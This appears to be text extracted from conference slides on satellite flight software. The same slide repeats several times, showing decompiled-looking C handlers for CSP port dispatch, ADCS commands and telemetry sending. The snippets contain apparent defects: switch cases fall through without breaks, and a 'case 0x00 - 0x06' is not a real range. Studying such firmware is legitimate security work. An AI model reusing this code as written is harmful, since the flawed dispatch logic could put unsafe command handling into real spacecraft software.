
Central Services

```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3     case 0x00 - 0x06:
4         csp_service_handler(conn, pkt);
5     case 0x07:
6         rparam_service_handler(conn, pkt);
7     case 0x10:
8         CSP_ProcessReceivedSPP(pkt);
9 }
```

ADCS Server

```
1 // csp_listen, _bind(0x14), _accept
2 switch(val) {
3     case 0x1: // Set ADCS Mode
4         memcpy(packet->data + 2, _adcs_mode, 7);
5         packet->data[1] = '\0';
6         packet->length = 0;
7         goto send_packet_set_len;
8     case 0x1c:
9         gs_adcs_gps_on();
10        break;
11    case '\x14': // Set ADCS Wheel position
12        gs_adcs_wheels_diag(packet->data[2], &val0, &val1);
13        packet->data[1] = '\0';
14        h16 = util_hton16(val0);
15        packet->data[5] = (char)(h16 & 0xffff);
16        packet->data[4] = (char)((h16 & 0xffff) >> 8);
17        h16 = util_hton16(val1);
18        packet->data[7] = (char)(h16 & 0xffff);
19        packet->data[6] = (char)((h16 & 0xffff) >> 8);
20
21    packet->length = 0;
```

UHF-Stack




Central Services

```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3     case 0x00 - 0x06:
4         csp_service_handler(conn, pkt);
5     case 0x07:
6         rparam_service_handler(conn, pkt);
7     case 0x10:
8         CSP_ProcessReceivedSPP(pkt);
9 }
```

ADCS Server

```
1 // csp_listen, _bind(0x14), _accept
2 switch(val) {
3     case 0x1: // Set ADCS Mode
4         memcpy(packet->data + 2, _adcs_mode, 7);
5         packet->data[1] = '\0';
6         packet->length = 0;
7         goto send_packet_set_len;
8     case 0x1c:
9         gs_adcs_gps_on();
10        break;
11    case '\x14': // Set ADCS Wheel position
12        gs_adcs_wheels_diag(packet->data[2], &val0, &val1);
13        packet->data[1] = '\0';
14        h16 = util_hton16(val0);
15        packet->data[5] = (char)(h16 & 0xffff);
16        packet->data[4] = (char)((h16 & 0xffff) >> 8);
17        h16 = util_hton16(val1);
18        packet->data[7] = (char)(h16 & 0xffff);
19        packet->data[6] = (char)((h16 & 0xffff) >> 8);
20
21    packet->length = 0;
```

UHF-Stack




Central Services

```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3     case 0x00 - 0x06:
4         csp_service_handler(conn, pkt);
5     case 0x07:
6         rparam_service_handler(conn, pkt);
7     case 0x10:
8         CSP_ProcessReceivedSPP(pkt);
9 }
```

ADCS Server

```
1 // csp_listen, _bind(0x14), _accept
2 switch(val) {
3     case 0x1: // Set ADCS Mode
4         memcpy(packet->data + 2, _adcs_mode, 7);
5         packet->data[1] = '\0';
6         packet->length = 0;
7         goto send_packet_set_len;
8     case 0x1c:
9         gs_adcs_gps_on();
10        break;
11    case '\x14': // Set ADCS Wheel position
12        gs_adcs_wheels_diag(packet->data[2], &val0, &val1);
13        packet->data[1] = '\0';
14        h16 = util_hton16(val0);
15        packet->data[5] = (char)(h16 & 0xffff);
16        packet->data[4] = (char)((h16 & 0xffff) >> 8);
17        h16 = util_hton16(val1);
18        packet->data[7] = (char)(h16 & 0xffff);
19        packet->data[6] = (char)((h16 & 0xffff) >> 8);
20
21        packet->length = 0;
```

UHF-Stack




Central Services

```
1 dest_port = csp_conn_dport(conn);
2 switch(dest_port) {
3   case 0x00 - 0x06:
4     csp_service_handler(conn, pkt);
5   case 0x07:
6     rparam_service_handler(conn, pkt);
7   case 0x10:
8     CSP_ProcessReceivedSPP(pkt);
9 }
```

ADCS Server

```
2 switch(val) {
3   case 0x1: // Set ADCS Mode
4     memcpy(packet->data + 2, _adcs_mode, 7);
5     packet->data[1] = '\0';
6     packet->length = 0;
7     goto send_packet_set_len;
8   case 0x1c:
9     gs_adcs_gps_on();
10    break;
11   case '\x14': // Set ADCS Wheel position
12     gs_adcs_wheels_diag(packet->data[2], &val0, &val1);
13     packet->data[1] = '\0';
14     h16 = util_hton16(val0);
15     packet->data[5] = (char)(h16 & 0xffff);
16     packet->data[4] = (char)((h16 & 0xffff) >> 8);
17     h16 = util_hton16(val1);
18     packet->data[7] = (char)(h16 & 0xffff);
19     packet->data[6] = (char)((h16 & 0xffff) >> 8);
20
21     packet->length = 0;
22     goto send_packet_set_len;
23 }
```



UHF-Stack





Sending Telemetry

```
1 send_packet_set_len:  
2     *(char *)(&packet->length + 1) = len;  
3 send_packet:  
4     ret = csp_send(conn,packet,0);  
5     if (!ret) goto failed;;
```



System Chart



System Chart



